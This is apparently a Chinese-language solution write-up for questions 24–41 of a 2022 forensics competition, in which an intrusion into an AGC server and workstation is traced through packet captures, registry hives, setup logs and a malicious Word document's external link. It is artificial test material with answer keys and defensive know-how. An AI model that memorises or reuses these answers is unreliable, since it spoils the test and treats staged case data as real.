
24.[填空题] 在上述行动后，IP地址61.238.217.108利用哪个端口 (Port) 向AGC服务器10.0.66.184发出指令? (以阿拉伯数字回答) (1分)

答案：9001

追踪后面部分流量的TCP流，发现命令执行：



然后查看这个流里面的流量，确定为9001端口：



25.[多选题] AGC服务器10.0.66.184里有一个AGC目录 (Directory)，它的子目录 (Sub Directory) 包含以下哪一个? (2分)

A. Accounting

B. Picture

C. Staff

D. Sambashare

E. Retail

答案：ACE

追踪上述的TCP流即可：

```
ls
sambashare
cd sambashare
ls
AGC
cd AGC
ls
Accounting
Personnel
Retail
Share
Staff
cd Staff
ls
```

26.[多选题] 入侵者进入AGC服务器10.0.66.184后，他成功执行以下哪些指令? (2分)

A. 检视了readme.txt内容
B. 删除了三个档案
C. 删除了一个目录 (Directory)
D. 替档案改名
E. 建立了两个txt档案

答案：DE

还是那些TCP流里面的命令，直接讲一下问题都在哪吧。

A是因为检视的是readme.pdf文件，并没有检视readme.txt；

B是因为只删除了2个档案

C没有删除目录

D、E正确

27.[单选题] 入侵者曾经传送一个档案到AGC服务器10.0.66.184并将它改名 (Rename)，这个档案的原来名称是什么？ (1分)

A. cGhvdG9zT0Zyb2NreQ==
B. Finanical.xls
C. readme.txt
D. anonymous

答案：A

还还还是TCP流：

```
ls
cGhvdG9zT0Zyb2NreQ==
mv cGhvdG9zT0Zyb2NreQ== readme.pdf
ls
readme.pdf
```

28.[单选题] 承上题，该档案原档的建立日期是什么? (2分)

A. 2022-10-21 08:10:30 (UTC+0)

B. 2022-10-21 16:19:39 (UTC+0)


C. 2022-10-22 08:10:30 (UTC+0)

D. 2022-10-22 14:22:06 (UTC+0)

E. 2022-10-22 16:19:39 (UTC+0)

案：B

这个地方pdf文件可以用wireshark导出，也可以用foremost分离后在文档信息中查看：



感觉这题还是有点问题，因为这个创建时间应该是UTF+8的时间，但是又没有对应的UTF+0的时间，所以就只能选看起来更对的了。

29.[单选题] 承上题，该档案的SHA-256哈希值是什么? (3分)

A. a6eef1... ...27364c

B. 54785c... ...fe86f0

C. 961f2b... ...647d55

D. a00e6c... ...d0eaab

E. 以上皆非

答案：B

要注意，这个pdf得从wireshark中导出，如果是直接分离出来的话hash算出来是不对的：

```
PS O:\Meiya_cup_2022\Group\Image\AGC\AGC_pcap> certutil -hashfile .\cGhvdG9zT0Zyb2NreQ== SHA256
SHA256 的 .\cGhvdG9zT0Zyb2NreQ== 哈希：
54785cf7671875760e9e7d002326063adf8b437a763a1ef682ce612bc8fe86f0
CertUtil: -hashfile 命令成功完成。
```

30.[多选题] 通过取证调查结果进行分析 (包括但不限于以上问题及情节)，以下哪项关于王景浩的推断是正确的? (5分)

A. 曾经采用他的计算机入侵AGC集团网络

B. 传播儿童色情物品

C. 于AGC集团取得大量客户资料

D. 通过VPN取得Rooney家里的IP地址

E. 企图更改AGC集团的网页

答案：ACDE

这题应该才是真正的最后一题，经过所有题目推断答案为ACDE。

31.[单选题] 分析AGC-CS计算机 (Computer) 里最初的作業系統 (Windows)，它的实際安装时间是什么? (以时区UTC+8回答) (3分)

A. 2022-09-26 14:35:17

B. 2022-09-26 21:35:17

C. 2022-09-27 05:35:17

D. 2022-10-05 03:52:15


E. 2022-10-05 11:52:15

答案：A

非常恶心的一道陷阱题，在windows官网中找到了关于系统安装过程中的日志文件：

[Windows Vista、Windows 7、Windows Server 2008 R2、Windows 8.1和Windows 10安装程序日志文件位置]

其中提到了setupact.log这个日志文件包含了有关安装操作的信息，我们就查看`\Windows.old\Windows\Panther`目录下的日志：



32.[单选题] AGC-CS计算机里的 'Acrobat DC' 软件的安装时间是? (以时区UTC+8回答) (如答案为 2022-12-29 16:01:59，需回答 20221229160159) (1分)

A. 2022-09-28 19:01:40


B. 2022-09-28 07:18:33

C. 2022-08-30 19:01:40

D. 2022-08-30 07:18:33

答案：A

自动取证结果中查看软件安装信息即可：



33.[单选题] AGC-CS计算机里的用户 'Carson' 链接了一个网络磁盘机 (Network Drive)，在下列哪一个档案有相关资料? (2分)

A. \Users\Carson\NTUSER.DAT

B. \Users\admin\NTUSER.DAT

C. \Windows\System32\config\SYSTEM

D. \Windows\System32\config\SOFTWARE

E. \Windows\System32\config\SECURITY

答案：A

其实这算一个 Windows 的基本知识了, Windows 中的用户配置是存储在 `%userprofile%\NTUSER.DAT` 中的, 这包括网络共享设置:

> 在修改用户配置时, Windows 通过首先将该信息存储到注册表的 `HKEY_CURRENT_USER` 中. 然后, 当用户注销时, Windows 会将该信息保存到 `NTUSER.DAT` 文件中. 下次登录时, Windows 会将 `NTUSER.DAT` 加载到内存中,并将所有用户配置加载到注册表中.

34.[单选题] 承上题，用户 'Carson' 连接的网络磁盘机的IP地址是什么? (1分)

A. \192.168.182.134

B. \192.168.182.134\photo


C. \192.168.182.134\share

D. \192.168.182.134\AGC

E. \192.168.182.134\AGC photo

答案：C


找到上一题的文件，解析注册表:



35.[填空题] 分析计算机里的电邮数据，当中包含嫌疑人王景浩可能的居住地址，请回答他住址的楼层 (以阿拉伯数字回答) (1分)

答案：45


邮箱里面随便翻翻就找到了，注意收件人是King Ho Wong就行：



36.[填空题] 承上题，王景浩使用的信用卡号码最后四位数字是? (1分)

答案：6717


如上题：




37.[填空题] AGC-CS计算机用户 ‘Carson’ 曾经收到一个电邮并通过里面的链结下载了一个可疑的 ‘Word’ 文件，那个档案的档案名是什么? (不要输入 ‘.’，以大写英文及阿拉伯数字回答。如 Cat10.jpg，需回答CAT10JPG) (1分)

答案：

首先找到链接：KEFMUONDOCX



但是没有写在链接上，我们也没办法直接下载，于是去找一下Download文件，发现了这个可疑文件：



和邮箱内容也对应的上，因此认为就是这个文件。

38.[单选题] 承上题，分析该 'Word' 文件，它的可能用途是? (3分)

A. 访问一个网站

B. 记录键盘操作


C. 把档案加密

D. 改变桌面壁纸

E. 关闭计算机

答案：A

把这个docx导出，改后缀为zip，打开后在`word/_rels`中发现了document.xml.rels文件。office 文档可以通过编辑 OpenXML 给文档组件建立外部资源联系, 相关信息保存在 rels 文件里：



39.[单选题] AGC-CS计算机里有一个名为 'admin' 的用户，它是在何时被建立的? (以时区UTC+8回答) (1分)

A. 2022-09-28

B. 2022-09-29


C. 2022-09-30


D. 2022-10-01

E. 以上皆非

答案：B

`User/admin`中的基础文件创建时间均为2022年9月29日，且最后一次改密时间也在9月29日：






40.[填空题] 黑客第一次采用用户 'admin' 通过远程桌面协议 (Remote Desktop Protocol - RDP) 登录了AGC-CS计算机的时间是? (以时区UTC+8回答) (如答案为 2022-12-29 16:01:59，需回答 20221229160159) (2分)

答案：20220929204102


自动取证里面的远程连接记录查找下就好了，按时间排序：




41.[填空题] 黑客入侵AGC-CS计算机后下载了一个扫描端口 (Port Scanning) 的软件，这软件的真正名称是? (以大写英文及阿拉伯数字回答) (3分)

答案：NIMSCAN

翻阅Carson的下载文件时，看到一个很奇怪的东西：



